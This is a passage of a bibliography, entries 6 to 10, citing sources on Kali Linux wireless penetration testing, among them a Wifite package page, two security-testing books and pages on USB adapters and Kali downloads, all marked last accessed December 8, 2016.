[6] "Wifite Package Description." Http://tools.kali.org/ (last accessed December 8, 2016)

[7] M. Alamanni, *Kali Linux Wireless Penetration Testing Essentials*, Birmingham, UK, Packt Publishing Ltd. (2015).

[8] "Best Kali Linux Compatible USB Adapter / Dongles 2016." WirelesSHack, http://www.wirelesshack.org/best-kali-linux-compatible-usb-adapter-dongles-2016.html (last accessed December 8, 2016)

[9] "Kali Linux Downloads." Kali Linux, www.kali.org/downloads/ (last accessed December 8, 2016)

[10] M. Gregg, *The Network Security Test Lab: a Step-by-Step Guide*, Indianapolis, IN, John Wiley &Sons, Inc. (2015)